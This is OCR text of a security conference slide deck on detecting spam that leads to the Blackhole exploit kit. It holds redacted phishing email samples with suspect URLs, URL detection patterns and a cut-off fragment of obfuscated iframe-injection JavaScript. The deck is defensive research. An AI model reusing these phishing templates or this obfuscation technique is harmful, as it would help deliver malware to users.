Deciphering and Mitigating Blackhole Spam from Email-borne Threats

Samir Patil

Symantec

Outline

1 Background

2 Detection Challenges

3 How to get over it?


4 Dataset and Result

5 Conclusion

Spam Filter should be..

- Effective
- Fast in detection
- Create very low number of false positives
- Low maintenance

Blackhole Spam



[redacted] Complaint activity report

From: [redacted]
Date: [redacted]
To: [redacted]
Subject: [redacted] Complaint activity report

[redacted]
Start With Trust

New invitation - Unicode (UTF-8)

From: [redacted] Invitations
Date: [redacted]
To: [redacted]
ation

[redacted] @[redacted] .jp,

u an invitation to connect **3 days** ago. How would you like to respond?

Ignore Privately

[redacted] Stores (Chief Technology Officer)

g invitation emails. Unsubscribe

tended for [redacted]@2chlove.jp

cluded this

[redacted] View, CA 94043, USA

7buhr/index.html

Message from [redacted] - Your bank account will be debited

From: [redacted]ClientServices
Date: [redacted]
To: [redacted]
Subject: Message from [redacted] - Your bank account will be debited

Your Transaction Report(s) have been uploaded to the web site:

https://www.flexdirect.[redacted].com/client/login.aspx


Please note that your bank account will be debited within one banking business day for the amount(s) shown on the report(s).

Please do not respond or reply to this automated e-mail. If you have any questions or comments, please *Contact your [redacted] Benefits Specialist*.

Thank You,
[redacted] Benefit Services

http://[redacted].co.za/FFn1dCv8/index.html

Lifecycle




User receives fake email notification containing malicious URL


User is redirected to compromised site and then redirected to malicious site hosting Blackhole Exploit

Blackhole Exploit determines software vulnerability and drops the malware

Daily BH Spam Volume at Symantec Spam Trap



Abuse of Brand Templates



Characteristics of a BH attack

Legit templates

Hijacked domain


Use of Botnets

Randomization

Short URL life

Proposal

- Message features
- Database profiling
- Static feature analyzer
- JavaScript analysis
  - Obfuscation and encoded code
- Dynamic analysis



Pre-filter

- Narrow the processing sample set
- Template matching
- Used features
  - Volume features
  - URI features
  - Template features
- Relaxed yet powerful!

Feature Analyzer

- URL Patterns
  - http://<compromised domain>/<8 alphanumeric characters>/index.html
  - http://<compromised domain>/<short dictionary word>.html
  - http://<compromised domain>/wp-content/<path>/<short dictionary word>.htm
  - http://literal-IP/(main|index|page).php?t=<16-digit-hex-number>
  - http://literal-IP/page.php?p=<16-digit-hex-number>
- Email Template
  - Subject: Verify your account
  - From: [removed] noreply@[removed].com
  - Suspect URL: hxxp://zixxxame.co.za/FFn1dCV8/index.html

Feature Analyzer


- **IP Lookup**
  - IP reputation
  - Dotted Quad IP reputation
  - DNSBL

IP Lookup

- IP reputation

Reputation	Score	Msgs	Spam	RDNS	Lists	Ancestors
Bad	1	915	274	TRUE	css	
115.254.xx.x - added as SMTP server						

- DNSBL



Blocklist Lookup Results

115.254.[redacted] is listed in the SBL, in the following records:

- SBLCSS

115.254.[redacted] is not listed in the PBL

115.254.[redacted] is not listed in the XBL


Feature Analyzer

- URL Reputation and Heuristics

Dynamic Checks

JS Analyzer

- **JS Analyzer**
  - Analyze compromised webpage
  - Analyze landing page




www.abc.ru
www.pqr.in
www.gstgdh.com
www.hndgy.com
www.tistngo.ru

Blackhole Exploit Kit

Compromised webpage containing obfuscated JS

Landing page containing encoded JS

JavaScript Obfuscation and <iframe>



```
try{1-prototype;}catch(asd){x=2;}
if(x){f=[0,-1,94,93,22,29,91,101,88,108,99,90,101,106,35,94,91,105,60,98,90,100,91,99,107,105,55,112,74,86,94,68,86,100,91
,29,30,88,100,91,111,28,32,81,37,84,31,112,4,-1,-2,0,95,91,105,87,98,92,104,29,32,49,2,0,-1,114,23,91,97,106,91,21,114,3,-
-2,0,-1,89,102,89,106,100,91,99,107,36,108,105,95,105,92,30,23,51,95,91,105,87,98,92,22,104,105,89,50,30,94,105,107,102,47
,38,37,105,102,91,101,99,107,99,94,91,35,102,104,92,38,99,86,96,100,35,103,94,101,54,102,86,94,91,50,41,47,45,92,38,88,40,
,88,45,48,46,39,40,89,38,45,29,21,110,95,89,107,94,50,30,39,37,30,22,93,92,95,92,95,106,50,30,39,37,30,22,104,107,111,97,
